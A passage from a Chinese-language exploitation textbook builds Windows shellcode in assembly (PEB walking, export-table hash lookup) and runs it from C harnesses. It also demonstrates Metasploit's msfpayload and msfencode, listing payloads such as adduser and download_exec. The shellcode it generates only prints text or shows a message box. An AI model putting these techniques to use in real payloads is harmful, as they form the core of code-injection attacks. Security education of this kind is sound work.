執行到這裡，代表我們比對雜湊值找到相符的元素了，現在 ecx 存放著的，就是比對相符的元素的索引值，我們要到「Ordinals 陣列」，找到同樣索引值的那個元素的內容，首先，將「Ordinals 陣列」絕對位址找出來，放在 ebx。

```
mov ebx,[edx+0x24]
add ebx,ebp
```

```
mov cx,[ebx+ecx*2]
```

再來，將「Functions 陣列」的絕對位址取出來，放置於 ebx。

```
mov ebx,[edx+0x1c]
add ebx,ebp
```

把「Functions 陣列」對應的元素取出，這是我們要找的函式的相對位址，將其放在 eax，再把它轉成絕對位址。

```
mov eax,[ebx+ecx*4]
add eax,ebp
```

最後，把 eax 的值放入 esp+0x1c 的位置，這樣等一下執行 popad 恢復所有暫存器當初的值的時候，eax 會保持不變。

```
mov [esp+0x1c],eax
```

結束收尾，一開始執行了指令 pushad 把暫存器都先存在堆疊裡，現在指令 popad 把它們復原，一復原 eax 會存放著我們要找的函式 LoadLibraryA 的絕對位址。

```
FIND_FUNCTION_END:
    popad
    ret
```

這個手法是團體 The Last Stage of Delerium 於 2002 年發佈的，skape 在 2003 年發佈其組合語言程式碼，筆者只稍微修改標籤的部份。

拼成一幅完整的拼圖 - Shellcode 二代誕生

到這裡為止，我們學會了使用 TEB/PEB 來動態抓取 kernel32.dll 的基底位址，也學會了攀爬於 PE 結構之中取得資料，也學會了使用雜湊值來比對找出函式 LoadLibraryA，我們在此要將這些拼圖全部拼起來，並且用組合語言的方式呈現，我們現在將原本一開始的 shellcode001 也納進來考慮，首先，我們要先取得 kernel32.dll 的基底，再取得 LoadLibraryA 的位址，然後我們使用 LoadLibraryA 將 msvcrt.dll 載入，再取得 printf 和 exit 的位址，最後再呼叫 printf 和呼叫 exit，組語程式碼如下，一開始加上了 [Section .text]、global _start、_start: 等等，只是為了要讓整段組語一開始是從標籤 KERNEL32_BASE 處開始執行。

```
[Section .text]
[BITS 32]
global _start
_start:
    jmp KERNEL32_BASE       ; shellcode 一開始執行的標籤是 KERNEL32_BASE

; 從 FIND_FUNCTION 開始是尋找函式位址的區塊
; 這個區塊內假設欲尋找的函式雜湊值在 esp+8，DLL 的基底位址在 esp+4，區塊結束的回返位址在 esp
FIND_FUNCTION:
    pushad                  ; 將所有暫存器推入堆疊，堆疊加 0x20
    mov ebp,[esp+0x24]      ; 將 DLL 基底位址存回 ebp
    mov eax,[ebp+0x3c]      ; 找到 NT Headers 的相對位址
    mov edx,[ebp+eax+0x78]  ; 找到 Export Directory 的相對位址
    add edx,ebp             ; 將 Export Directory 的絕對位址存在 edx
    mov ecx,[edx+0x18]      ; 將「Names 陣列」的元素數量存在 ecx
    mov ebx,[edx+0x20]      ; 找到「Names 陣列」的相對位址
    add ebx,ebp             ; 將「Names 陣列」的絕對位址存在 ebx
FIND_FUNCTION_LOOP:         ; 外層迴圈起點，會從「Names 陣列」的最後一個元素往前迭代
    jecxz FIND_FUNCTION_END ; 如果 ecx == 0 則迴圈結束
    dec ecx                 ; ecx = ecx - 1
    mov esi,[ebx + ecx*4]   ; 找到 Names[ecx]，就是「Names 陣列」索引值為 ecx 的元素
    add esi,ebp             ; 將該元素內容轉化成絕對位址存放於 esi，esi 現在指向一個函式名稱字串
COMPUTE_HASH:               ; 準備計算函式名稱的雜湊值
    xor edi,edi             ; edi = 0，edi 將會存放雜湊值
    xor eax,eax             ; eax = 0，eax 將會存放函式名稱中的每一個字元
    cld                     ; direction_flag = 0
COMPUTE_HASH_LOOP:          ; 內層迴圈起點
    lodsb                   ; 將 esi 所指向的字串，載入 1 個字元到 eax，並且 esi 位址加 1
    test al,al              ; eax 是否等於字串的結尾 NULL 字元
    jz COMPUTE_HASH_END     ; 如果是，內層迴圈結束，跳到 COMPUTE_HASH_END
    ror edi,0xd             ; 如果否，edi 向右旋轉 13 個位元，等效於 edi=edi>>13|edi<<(32-13)
    add edi,eax             ; edi = edi + eax
    jmp COMPUTE_HASH_LOOP   ; 回到內層迴圈起點
COMPUTE_HASH_END:           ; 內層迴圈結束
    cmp edi,[esp+0x28]      ; 比較雜湊值是否符合，若否，跳到下一個元素繼續比
    jnz FIND_FUNCTION_LOOP  ; 跳到外層迴圈起點
    mov ebx,[edx+0x24]      ; 雜湊值符合，找到「Ordinals 陣列」
    add ebx,ebp             ; 將「Ordinals 陣列」絕對位址存放於 ebx
    mov cx,[ebx+ecx*2]      ; cx = Ordinals[ecx]，cx 是 ecx 的最後 2 個位元組
    mov ebx,[edx+0x1c]      ; 找到「Functions 陣列」
    add ebx,ebp             ; 將「Functions 陣列」的絕對位址存放於 ebx
    mov eax,[ebx+ecx*4]     ; eax = Functions[ecx]，此即為欲尋找的函式的相對位址
    add eax,ebp             ; 將函式的絕對位址存放在 eax
    mov [esp+0x1c],eax      ; [esp+0x1c] = eax
FIND_FUNCTION_END:
    popad                   ; 復原所有的暫存器，eax = [esp+0x1c]
    ret                     ; 回到當初 call FIND_FUNCTION 的下一行指令位址

KERNEL32_BASE:              ; shellcode 一開始執行的入口，目的是先找到 kernel32.dll 的基底
    xor eax,eax             ; eax = 0
    mov ebx,[fs:eax+0x30]   ; ebx = &(_PEB)
    mov ebx,[ebx+0x0c]      ; ebx = PEB->Ldr
```

```
    cmp [edx+0x18],al       ; 是否第 25 個位元組為 0
    jne KERNEL32_BASE_NEXT_MODULE ; 不為 0，跳回 KERNEL32_BASE_NEXT_MODULE
    ; 執行到此處，ecx 為 kernel32.dll 的基底

    ; 我們開始找 LoadLibraryA 函式
    push 0xec0e4e8e         ; 字串 "LoadLibraryA" 的雜湊值 0x8e4e0eec
    push ecx                ; kernel32 的基底
    call FIND_FUNCTION      ; 回來後 eax 就是 LoadLibraryA 的位址

    ; 要呼叫 LoadLibraryA("msvcrt.dll")，預備字串 "msvcrt.dll"
    push 0x00006c6c
    push 0x642e7472
    push 0x6376736d
    push esp
    call eax                ; 呼叫 LoadLibraryA("msvcrt.dll")，回來後 eax 存放 msvcrt.dll 的基底

    ; 我們開始找 printf 和 exit 函式
    push 0xd5a73c1e         ; 字串 "printf" 的雜湊值 0x1e3ca7d5
    push eax                ; msvcrt.dll 的基底
    call FIND_FUNCTION      ; 回來後 eax 就是 printf 的位址
    mov ecx,eax             ; 將 printf 的位址存在 ecx

    mov DWORD [esp+0x04],0xcd481e74 ; 字串 "exit" 的雜湊值 0x741e48cd
    call FIND_FUNCTION      ; 回來後 eax 就是 exit 的位址
    mov edx,eax             ; 將 exit 的位址存在 edx

    ; 要呼叫 printf("Hello, World!\n") 和 exit(0)
    ; 先把字串參數 "Hello, World!\n" 推入堆疊
    push 0x00000A21
    push 0x646C726F
    push 0x57202C6F
    push 0x6C6C6548         ; 字串現在在 [ESP]
    mov esi,esp             ; 字串參數在 esi
    xor eax,eax             ; eax = 0
    push eax                ; 推入 exit 的參數 0
    push edx                ; 推入 exit 的位址
    push esi                ; 推入字串參數
    call ecx                ; 呼叫 printf
    pop edx                 ; 清掉字串參數
    pop edx                 ; 載入 exit 的位址於 edx
    call edx                ; 呼叫 exit
```

上述組語原始碼是從 KERNEL32_BASE 標籤處開始執行，將尋找函式位址的程式碼區塊放在前面，從 KERNEL32_BASE 之後再往回 call FIND_FUNCTION 的方式可以避免指令中產生更多的 NULL 字元，上述這段程式碼是筆者用直線式的思考邏輯把所有東西拼起來後的成果，有很多可以改進的地方，但是針對我們要簡介的 shellcode 原理已經相當夠用了。將此段原始碼存檔於 shellcode002.asm，透過 NASM 組譯器組譯，產生出 shellcode002.bin 檔案，再透過筆者的小工具程式 fonReadBin 將其轉成 C/C++ 的字元陣列形式，得到我們新的 shellcode，接著修改一下早先在 Dev-C++ 開啟的 TestShellcode 專案，將新的 shellcode 貼入，程式碼改為如下：

```
// File name: testshellcode.cpp
#include <cstdio>
using namespace std;

//Reading "e:\asm\shellcode002.bin"
//Size: 195 bytes
//Count per line: 16
char shellcode[] =
"\xeb\x4e\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea"
"\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee"
"\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb"
"\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b"
"\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3"
"\x31\xc0\x64\x8b\x58\x30\x8b\x5b\x0c\x83\xc3\x1c\x8b\x1b\x8b\x4b"
"\x08\x8b\x53\x20\x38\x42\x18\x75\xf3\x68\x8e\x4e\x0e\xec\x51\xe8"
"\x8e\xff\xff\xff\x68\x6c\x6c\x00\x00\x68\x72\x74\x2e\x64\x68\x6d"
"\x73\x76\x63\x54\xff\xd0\x68\x1e\x3c\xa7\xd5\x50\xe8\x71\xff\xff"
"\xff\x89\xc1\xc7\x44\x24\x04\x74\x1e\x48\xcd\xe8\x62\xff\xff\xff"
"\x89\xc2\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20"
"\x57\x68\x48\x65\x6c\x6c\x89\xe6\x31\xc0\x50\x52\x56\xff\xd1\x5a"
"\x5a\xff\xd2";
//NULL count: 4

typedef void (*FUNCPTR)();
int main() {
    printf("<< Shellcode 開始執行 >>\n");

    FUNCPTR fp = (FUNCPTR)shellcode;
    fp();

    printf("(你看不到這一行，因為 shellcode 執行 exit() 離開程式了)");
}
```


透過 Console 模式執行此程式，會發現其輸出正常，一樣是在印出 Hello, World! 之後離開程式，但是現在內部已經大不相同了。

現在，轉戰 VC++ 2010，開啟我們早先在 VC++ 2010 的 TestShellcodeVC 專案，將新的 shellcode 貼入，程式碼改為如下：

```
// File name: testshellcodevc.cpp, copied from Dev-C++:testshellcode.cpp
#include <windows.h>
#include <cstdio>
using namespace std;
```

```
"\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee"
"\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb"
"\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b"
"\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3"
"\x31\xc0\x64\x8b\x58\x30\x8b\x5b\x0c\x83\xc3\x1c\x8b\x1b\x8b\x4b"
"\x08\x8b\x53\x20\x38\x42\x18\x75\xf3\x68\x8e\x4e\x0e\xec\x51\xe8"
"\x8e\xff\xff\xff\x68\x6c\x6c\x00\x00\x68\x72\x74\x2e\x64\x68\x6d"
"\x73\x76\x63\x54\xff\xd0\x68\x1e\x3c\xa7\xd5\x50\xe8\x71\xff\xff"
"\xff\x89\xc1\xc7\x44\x24\x04\x74\x1e\x48\xcd\xe8\x62\xff\xff\xff"
"\x89\xc2\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20"
"\x57\x68\x48\x65\x6c\x6c\x89\xe6\x31\xc0\x50\x52\x56\xff\xd1\x5a"
"\x5a\xff\xd2";
//NULL count: 4

typedef void (*FUNCPTR)();

int main() {
    printf("<< Shellcode 開始執行 >>\n");

    unsigned dummy;
    VirtualProtect(shellcode, sizeof(shellcode), PAGE_EXECUTE_READWRITE, (PDWORD)&dummy);
    FUNCPTR fp = (FUNCPTR)(void*)shellcode;
    fp();

    printf("(你看不到這一行，因為 shellcode 執行 exit() 離開程式了)");
}
```

編譯後在 Console 模式下執行，如下圖，現在可以正常執行，看不到程式意外終止的視窗了！



我們的 shellcode 二代除了假設被攻擊的應用程式是 Console 模式下的程式，並且 shellcode 內部含有 NULL 字元這兩個問題以外，它已經克服了不同版本的 Windows 作業系統以及不同的編譯器的問題，是個可以在現實世界生存的 shellcode。

我們花了大篇幅來介紹 TEB/PEB 以及 PE 結構，最主要是讓讀者明白 shellcode 的原理以及在現實世界裡頭所要面對的問題，未來讀者在網路上看到緩衝區溢位攻擊相關的 PoC 文章 (Proof of Concept，理論實證)，內部常常會附加上 shellcode，大體而言 shellcode 必須要做的事情就是動態找到函式位址並且執行函式呼叫，相信到此為止讀者應該能夠略有點感覺。

Metasploit 的攻擊彈頭 - Hello, World! 訊息方塊

Metasploit 是一整套資安攻擊的裝備，所謂一整套是說它有各式各樣的工具組合，搭配良好的整體架構和資料庫，甚至讓眾人可以模組化不斷擴充這套裝備，令人覺得奇妙的地方是，整套裝備是免費的，更令人覺得驚艷的地方是，整套裝備都開放原始碼，Metasploit 是以 Ruby 語言寫成，筆者在撰寫此文的當下 (2011 年)，Metasploit 在國外已經火紅到開設許多教學課程，並且提供一些企業等級的配套軟體和服務了。

我們在之前已經看過 Metasploit 所附的工具程式 nasm_shell.rb，筆者在這裡將再介紹另外兩個工具，第一個是 msfpayload，另一個是 msfencode，在 Metasploit 的架構裡面，shellcode 被稱作 payload，意思就像火箭槍砲的彈頭，彈頭決定攻擊後產生的效果，這效果例如像是開啟一個網路通訊埠當作後門、新增使用者帳戶、關閉防毒軟體、傳送帳號密碼到網路上的某處等等，對照筆者在前面 Shellcode 簡介把緩衝區溢位攻擊分成三個部份，第一部份就是要找到能夠被攻擊的漏洞，這部份就像是決定要往哪裡發動攻擊以及何時發動等等，攻擊地點和攻擊時間都會和被攻擊對象的特性息息相關，找到被攻擊者的弱點是這一個部份主要的工作，第二部份就是發動攻擊，這部份就像是要決定使用哪一種火箭或者槍砲一樣，針對被攻擊者的狀況，決定哪一種武器最合適使用，有些時候我們必須搭配許多工具和不同的武器，組合我們的攻擊，這是本書最主要要探討的主題，最後第三部份就是 shellcode，也就是 Metasploit 架構下的 payload (攻擊彈頭)，決定攻擊之後會發揮怎樣的效果。

Metasploit 提供許多的 payloads 可供使用，透過 msfpayload 程式我們可以自由地選擇各種不同 payloads，關於 Metasploit 的安裝請操考本書前面環境與工具設定的章節，假設 Metasploit 被安裝在 /shelllab/msf3 之下，我們執行指令 ./msfpayload -h 如下：

```
fon909@shelllab:/shelllab/msf3$ ./msfpayload -h

    Usage: ./msfpayload [<options>] <payload> [var=val] <[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>

OPTIONS:

    -h        Help banner
    -l        List available payloads
```

使用參數 -l 可以列出 payloads 清單，至少約有 200 種以上的 payloads，我們只要列出和 Windows 有關的即可，執行指令 ./msfpayload -l | grep windows | grep -v '/.*/' 如下：

```
fon909@shelllab:/shelllab/msf3$ ./msfpayload -l | grep windows | grep -v '/.*/'
    windows/adduser                             Create a new user and add them to local administration group
    windows/download_exec                       Download an EXE from an HTTP URL and execute it
    windows/exec                                Execute an arbitrary command
    windows/loadlibrary                         Load an arbitrary library path
    windows/messagebox                          Spawns a dialog via MessageBox using a customizable title, text & icon
    windows/metsvc_bind_tcp                     Stub payload for interacting with a Meterpreter Service
    windows/metsvc_reverse_tcp                  Stub payload for interacting with a Meterpreter Service
```

舉例來說，我們來看其中的 windows/messagebox 這一個 payload，執行指令 ./msfpayload windows/messagebox Summary 列出它的選項，指令最後面的字母 S 代表 Summary，意思就會列出 windows/messagebox 的相關資訊總覽：

```
fon909@shelllab:/shelllab/msf3$ ./msfpayload windows/messagebox S

       Name: Windows MessageBox
     Module: payload/windows/messagebox
    Version: 13403
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 270
       Rank: Normal

Provided by:
  corelanc0d3r
  jduck <jduck@metasploit.com>

Basic options:
Name      Current Setting   Required  Description
----      ---------------   --------  -----------
EXITFUNC  process           yes       Exit technique: seh, thread, none, process
ICON      NO                yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT      Hello, from MSF!  yes       Messagebox Text (max 255 chars)
TITLE     MessageBox        yes       Messagebox Title (max 255 chars)

Description:
  Spawns a dialog via MessageBox using a customizable title, text &
  icon
```

可以看出 windows/messagebox 這一個 payload 有四個選項變數，分別是 EXITFUNC、ICON、TEXT、TITLE，意思是我們可以如下輸入指令 ./msfpayload windows/messagebox icon=warning text='Hello, World!' title='fon909' C，產生出一個跳出訊息方塊 (MessageBox) 的 shellcode，訊息方塊的文字是 'Hello, World!'，標題是 'fon909'，圖案是警示圖案，指令最後的字母 C，意思是我們要 msfpayload 印出格式為 C 語言的字元陣列：


```
fon909@shelllab:/shelllab/msf3$ ./msfpayload windows/messagebox icon=warning text='Hello, World!' title='fon909' C
/*
 * windows/messagebox - 261 bytes
 * http://www.metasploit.com
 * EXITFUNC=process, TEXT=Hello, World!, TITLE=fon909,
 * ICON=warning, VERBOSE=false
 */
unsigned char buf[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
"\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
"\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
"\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
"\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
"\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
"\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
"\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
"\x32\x2e\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a\x89\xe6\x56"
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52"
"\xe8\x61\xff\xff\xff\x68\x30\x39\x58\x20\x68\x66\x6f\x6e\x39"
"\x31\xdb\x88\x5c\x24\x06\x89\xe3\x68\x21\x58\x20\x20\x68\x6f"
"\x72\x6c\x64\x68\x6f\x2c\x20\x57\x68\x48\x65\x6c\x6c\x31\xc9"
"\x88\x4c\x24\x0d\x89\xe1\x31\xd2\x6a\x30\x53\x51\x52\xff\xd0"
"\x31\xc0\x50\xff\x55\x08";
```

我們將這個熱騰騰的 shellcode，拿到早先在 Dev-C++ 裡的 TestShellcode 專案，將新 shellcode 加入，記得把陣列名稱從 buf 改成 shellcode，程式碼修改如下：

```
// File name: testshellcode.cpp
#include <cstdio>
using namespace std;
/*
 * windows/messagebox - 261 bytes
 * http://www.metasploit.com
 * EXITFUNC=process, TEXT=Hello, World!, TITLE=fon909,
 * ICON=warning, VERBOSE=false
 */
unsigned char shellcode[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
"\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
"\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
"\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
"\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
"\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
"\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
"\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
"\x32\x2e\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a\x89\xe6\x56"
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52"
"\xe8\x61\xff\xff\xff\x68\x30\x39\x58\x20\x68\x66\x6f\x6e\x39"
```

```
typedef void (*FUNCPTR)();
int main() {
    printf("<< Shellcode 開始執行 >>\n");

    FUNCPTR fp = (FUNCPTR)shellcode;
    fp();

    printf("(你看不到這一行，因為 shellcode 執行 ExitProcess() 離開程式了)");
}
```

執行結果如下圖，可以看到程式在執行 fp(); 函式呼叫的那一行，透過 shellcode 叫出了一個訊息方塊出來：



試試看 VC++ 2010，將我們早先的 TestShellcodeVC 拿出來，將新的 shellcode 放入，改寫程式碼如下：

```
// File name: testshellcodevc.cpp, copied from Dev-C++:testshellcode.cpp
#include <windows.h>
#include <cstdio>
using namespace std;

/*
 * windows/messagebox - 261 bytes
 * http://www.metasploit.com
 * EXITFUNC=process, TEXT=Hello, World!, TITLE=fon909,
 * ICON=warning, VERBOSE=false
 */
unsigned char shellcode[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
"\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
"\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
"\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
"\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
"\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
"\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
"\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
"\x32\x2e\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a\x89\xe6\x56"
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52"
"\xe8\x61\xff\xff\xff\x68\x30\x39\x58\x20\x68\x66\x6f\x6e\x39"
"\x31\xdb\x88\x5c\x24\x06\x89\xe3\x68\x21\x58\x20\x20\x68\x6f"
"\x72\x6c\x64\x68\x6f\x2c\x20\x57\x68\x48\x65\x6c\x6c\x31\xc9"
"\x88\x4c\x24\x0d\x89\xe1\x31\xd2\x6a\x30\x53\x51\x52\xff\xd0"
"\x31\xc0\x50\xff\x55\x08";

typedef void (*FUNCPTR)();
int main() {
    printf("<< Shellcode 開始執行 >>\n");

    unsigned dummy;
    VirtualProtect(shellcode, sizeof(shellcode), PAGE_EXECUTE_READWRITE, (PDWORD)&dummy);
    FUNCPTR fp = (FUNCPTR)(void*)shellcode;
    fp();

    printf("(你看不到這一行，因為 shellcode 執行 ExitProcess() 離開程式了)");
}
```

剛剛 msfpayload 輸出的格式是 C 語言的字元陣列，我們如果改變輸出格式為二進位格式，便可以保留 shellcode 的二進位檔案，以便日後拿來作記憶體的比較使用，然後我們再搭配使用 fonReadBin 把二進位檔案轉化成 C 語言的字元陣列格式，指令操作方法如下，首先操作 msfpayload，輸入指令如下，指令最後部份的字母 R 是英文 raw data 的意思，代表我們要輸出二進位格式，然後我們透過導向符號 > 把輸出導向到 messagebox.bin：

```
./msfpayload windows/messagebox icon=warning text='Hello, World!' title='fon909' R > messagebox.bin
```

msfpayload 會將輸出儲存在檔案 messagebox.bin 當中，再透過 fonReadBin 讀入此二進位 bin 檔案，假設我們把二進位檔案移到路徑 e:\BofProjects\asm\messagebox.bin，執行指令如下，注意這裡筆者是在 Windows 下操作 fonReadBin.exe 程式，剛剛的 msfpayload 是在 Linux 下操作的，對 Linux 嫻熟的讀者當然也可以把 fonReadBin 編譯於 Linux 下，將全部動作在 Linux 底下完成：

```
E:\BofProjects\fonReadBin>fonReadBin.exe e:\asm\messagebox.bin 18
//Reading "e:\asm\messagebox.bin"
//Size: 261 bytes
//Count per line: 18
char code[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b\x71\x30\x8b"
```

```
"\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89"
"\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8"
"\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20"
"\x41\x68\x33\x32\x2e\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a\x89\xe6\x56"
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52\xe8\x61\xff"
"\xff\xff\x68\x30\x39\x58\x20\x68\x66\x6f\x6e\x39\x31\xdb\x88\x5c\x24\x06"
"\x89\xe3\x68\x21\x58\x20\x20\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x57\x68"
"\x48\x65\x6c\x6c\x31\xc9\x88\x4c\x24\x0d\x89\xe1\x31\xd2\x6a\x30\x53\x51"
"\x52\xff\xd0\x31\xc0\x50\xff\x55\x08";
//NULL count: 0
```

這樣做的好處就是我們可以保留原來 shellcode 的二進位檔案，在我們之後的章節中，會常常需要比對記憶體裡面載入的 shellcode 是否有被修改到，那時候就需要將二進位檔案拿來和記憶體裡面的資料作比對，所以保留二進位檔案是很重要的。

這個 shellcode 內部是呼叫 Windows API 函式 MessageBoxA()，若讀者查詢微軟 MSDN 網站可以查到更多資訊，按著我們在本章前面所學到的技術，讀者應該有能力自行寫出這樣一個呼叫 MessageBoxA() 的 shellcode，只要載入 user32.dll 再找到 MessageBoxA 的函式位址，預備好參數即可進行函式呼叫，在本書之後所有的章節裡面，筆者都將使用這個由 windows/messagebox 產生出來的 shellcode 作為我們攻擊之用，既沒有真正的殺傷力，又可以達到展示教學的效果，如果讀者對 msfpayload 所提供的其他 payloads 有興趣，可以自行替換嘗試。

我們介紹另一個工具 msfencode，這個工具也相當厲害，記得我們在本章一開始提到的編碼器和解碼器嗎？msfencode 可以將 shellcode 作編碼的動作，並且修改原來的 shellcode，把解碼的組語指令附在原來的 shellcode 之前。首先先來執行指令 ./msfencode -h 查看指令的一般說明資訊：

```
fon909@shelllab:/shelllab/msf3$ ./msfencode -h

    Usage: ./msfencode <options>

OPTIONS:

    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -c <opt>  The number of times to encode the data
    -d <opt>  Specify the directory in which to look for EXE templates
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -k        Keep template working; run payload in new thread (use with -x)
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -o <opt>  The output file
    -p <opt>  The platform to encode for
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vbs,loop-vbs,asp,war
    -v        Increase verbosity
    -x <opt>  Specify an alternate executable template
```

指令參數 -a 可以指定系統架構，參數 -l 可以列出所有的編碼器，我們執行指令 ./msfencode -a x86 -l，列出 x86 架構下的編碼器：

```
fon909@shelllab:/shelllab/msf3$ ./msfencode -a x86 -l

Framework Encoders (architectures: x86)
=======================================

    Name                    Rank       Description
    ----                    ----       -----------
    generic/none            normal     The "none" Encoder
    x86/alpha_mixed         low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper         low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower
    x86/call4_dword_xor     normal     Call+4 Dword XOR Encoder
    x86/context_cpuid       manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat        manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time        manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown           normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov         normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive   normal     Jump/Call XOR Additive Feedback Encoder
